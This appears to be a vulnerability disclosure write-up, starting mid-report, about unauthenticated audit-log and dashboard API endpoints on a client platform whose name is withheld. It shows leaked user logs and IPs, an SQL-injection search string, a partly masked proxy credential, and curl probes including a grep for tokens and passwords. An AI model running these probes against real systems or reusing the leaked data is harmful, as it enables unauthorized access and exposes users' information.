    "action": "تسجيل خروج",
    "details": "خروج: titan ali",
    "ip": "",
    "time": "2026-05-14 19:16:30",
    "username": ""
  }
]
```

```
← → ↻ /api/audit-logs?search=%27%20or%201=1%20--
Pretty-print ☒
[
  {
    "action": "تسجيل دخول",
    "details": "دخول ناجح: titan ali",
    "ip": "192.168.1.1",
    "time": "2026-05-14 19:16:36",
    "username": "titan ali"
  },
  {
    "action": "محاولة دخول فاشلة",
    "details": "كلمة سر خاطئة لـ: Ahmad (2/3 محاولة)",
    "ip": "192.168.1.1",
    "time": "2026-05-14 18:10:44",
    "username": "Ahmad"
  },
  {
    "action": "تسجيل دخول",
    "details": "دخول ناجح: 1111",
    "ip": "192.168.1.1",
    "time": "2026-05-14 18:03:56",
    "username": "1111"
  }
]
```

These are some of the device statistics and system information belonging to other users on the platform:

```
← → ↻ /api/dashboard/stats?_=1778782389406
Pretty-print ☒
{
  "audit_count": 200,
  "cpu_percent": 27.3,
  "disk_io_kbps": 0,
  "disk_percent": 100,
  "disk_total_gb": 0.46,
  "disk_used_gb": 0.45,
  "measured_at": "19:37:40",
  "net_down_kbps": 1.18,
  "net_up_kbps": 2.09,
  "ram_percent": 35.9,
  "ram_total_gb": 61.78,
  "ram_used_gb": 22.15,
  "recent_logs": [

```

← → ↻ [http://192.168.1.100/api/dashboard/stats?_=1778782380000](#)


Pretty-print ☒

```
[
  "audit_count": 200,
  "cpu_percent": 1.3,
  "disk_io_kbps": 0,
  "disk_percent": 100,
  "disk_total_gb": 0.46,
  "disk_used_gb": 0.45,
  "local_ip": "192.168.1.100",
  "measured_at": "19:38:27",
  "net_down_kbps": 3.18,
  "net_up_kbps": 3.23,
  "public_ip": "192.168.1.100",
  "ram_percent": 36,
  "ram_total_gb": 61.78,
  "ram_used_gb": 22.27,
  "recent_logs": [
```

← → ↻ [http://192.168.1.100/api/dashboard/stats](#)

Pretty-print ☒

```
{
  "audit_count": 200,
  "cpu_percent": 1.3,
  "disk_io_kbps": 0,
  "disk_percent": 100,
  "disk_total_gb": 0.46,
  "disk_used_gb": 0.45,
  "local_ip": "192.168.1.100",
  "measured_at": "19:38:27",
  "net_down_kbps": 2.86,
  "net_up_kbps": 3.23,
  "public_ip": "192.168.1.100",
  "ram_percent": 36,
  "ram_total_gb": 61.78,
  "ram_used_gb": 23.13,
  "recent_logs": [
    {
```



```

    "ip":
    "time":
    "user":
  },
  {
    "action":
    "data":
    "ip":
    "time":
    "user":
  }

```

[illegible][illegible]

```
{
  {
    "action": "تسجيل خروج",
    "details": "خروج: titan ali",
    "ip": "",
    "time": "2026-05-15 15:13:22",
    "username": ""
  },
  {
    "action": "تسجيل خروج",
    "details": "خروج: titan ali",
    "ip": "",
    "time": "2026-05-15 15:13:22",
    "username": ""
  },
  {
    "action": "تسجيل دخول",
    "details": "دخول ناجح: titan ali",
    "ip": "192.168.1.1",
    "time": "2026-05-15 13:09:12",
    "username": "titan ali"
  }
}
```

As we can observe, the data was successfully retrieved, including some of the payloads that I had manually submitted during testing. In addition, there was other sensitive information that I was able to leak through these two API endpoints.

As a clear and complete summary of this vulnerability:

Affected Domain:

https://client-target

I cannot disclose the real domain name.

Executive Summary

Multiple critical security vulnerabilities were discovered within the API endpoints related to the dashboard and audit log functionalities. These vulnerabilities allowed unauthenticated users to access sensitive and operational system data without requiring any form of authorization.

Discovered Vulnerabilities

1. Broken Access Control
2. Missing Authorization
3. Sensitive Information Disclosure
4. Security Misconfiguration
5. Missing Rate Limiting
6. Improper Input Validation
7. IDOR (Insecure Direct Object Reference)

Affected Endpoints

- /api/audit-logs
- /api/audit-logs?page=9999
- /api/audit-logs?limit=-1
- /api/audit-logs?search='
- /api/dashboard/stats
- /api/dashboard/stats?_=

Vulnerability Types and Classification

- OWASP A01: Broken Access Control
- OWASP A05: Security Misconfiguration
- OWASP A09: Security Logging and Monitoring Failures
- CWE-862: Missing Authorization
- CWE-200: Exposure of Sensitive Information

Severity Rating

- CVSS v3.1: 9.1 Critical
- Severity Level: Critical
- Exploitability: Very Easy
- Authentication Required: None

Core Vulnerability Description

The API endpoints responsible for audit logs and the administrative dashboard were publicly accessible without any Authentication or Authorization mechanisms in place.

As a result, any user could directly access sensitive data simply by sending an HTTP request.

Exposed Sensitive Data

- Usernames belonging to different users
- IP addresses belonging to different users
- Login records for different users
- Failed login attempts for different users
- Locked accounts for different users
- AI Chat activity logs for different users
- Proxy information
- System operational data
- CPU / RAM / Disk metrics for different users
- Internal IP addresses for different users
- Public IP addresses for different users

All of these APIs and services were actively used by the platform's users.

Most Critical Information Disclosure Discovered

using_proxy=http://proxy:-----f4e13a65bfd43b7999c21@proxy-54-217-229-244.proximo.io

This exposure could lead to:

- Disclosure of proxy credentials
- Exposure of internal infrastructure details
- Abuse of paid services
- Infrastructure profiling and reconnaissance

Used CURL Commands

1. Retrieving logs:

```
curl -i "https://client-target/api/audit-logs?page=1"
```

2. Searching within logs:

```
curl -s "https://client-target/api/audit-logs?search=Ahmad"
```

3. Pagination testing:

```
curl -s "https://client-target/api/audit-logs?page=9999"
```

4. Negative limit testing:

```
curl -s "https://client-target/api/audit-logs?limit=-1"
```

5. Input Validation testing:

```
curl -s "https://client-target/api/audit-logs?search=""
```

6. Retrieving Dashboard Statistics:

```
curl -i https://client-target/api/dashboard/stats
```

7. OPTIONS method testing:

```
curl -i -X OPTIONS https://client-target/api/audit-logs
```

8. Header inspection:

```
curl -I https://client-target/api/audit-logs
```

9. Searching for specific information within logs:

```
curl -s https://client-target/api/audit-logs | grep -iE "token|key|secret|proxy|pass|auth"
```

10. Rate Limiting testing on the vulnerable API endpoints:

```
for i in {1..20}; do
```

```
  curl -s -o /dev/null -w "%{http_code}\n" https://client-target/api/audit-logs
done
```

Test Results

- Authentication Protection: Failed
- Authorization Checks: Missing
- Input Validation: Failed
- Pagination Validation: Failed
- Rate Limiting on vulnerable API endpoints: Not Implemented
- Sensitive Data Exposure: Present

Security Impact

An attacker could potentially:

- Gather intelligence about the system
- Track user activities
- Extract IP addresses
- Monitor administrative activities
- Perform credential-based attacks
- Analyze the internal infrastructure
- Abuse exposed proxy data
- Spoof emails extracted from the leaked information
- And much more

Root Cause

- Absence of authorization verification middleware
- Failure to implement RBAC (Role-Based Access Control)

- Insecure logging practices
- Failure to sanitize or hide sensitive information
- Missing Rate Limiting on the vulnerable API endpoints
- Weak input validation mechanisms

Security Recommendations for the Vulnerable API Endpoints

1. Protect all APIs using proper Authentication mechanisms.
2. Implement Role-Based Access Control (RBAC).
3. Restrict administrative interfaces to authorized administrators only.
4. Remove secrets and credentials from logs.
5. Implement strong Input Validation.
6. Apply Rate Limiting protections.
7. Hide infrastructure-related information from API responses.
8. Monitor and alert on unauthorized access attempts.

Final Conclusion

The discovered vulnerabilities are considered highly critical due to:

- The complete absence of authorization controls
- Leakage of sensitive operational and administrative data
- Exposure of proxy credentials
- The ability to collect advanced intelligence about the internal infrastructure

Urgent Recommendation

Public access to these endpoints should be disabled immediately, and strict authorization controls must be enforced.

by Malek Hadi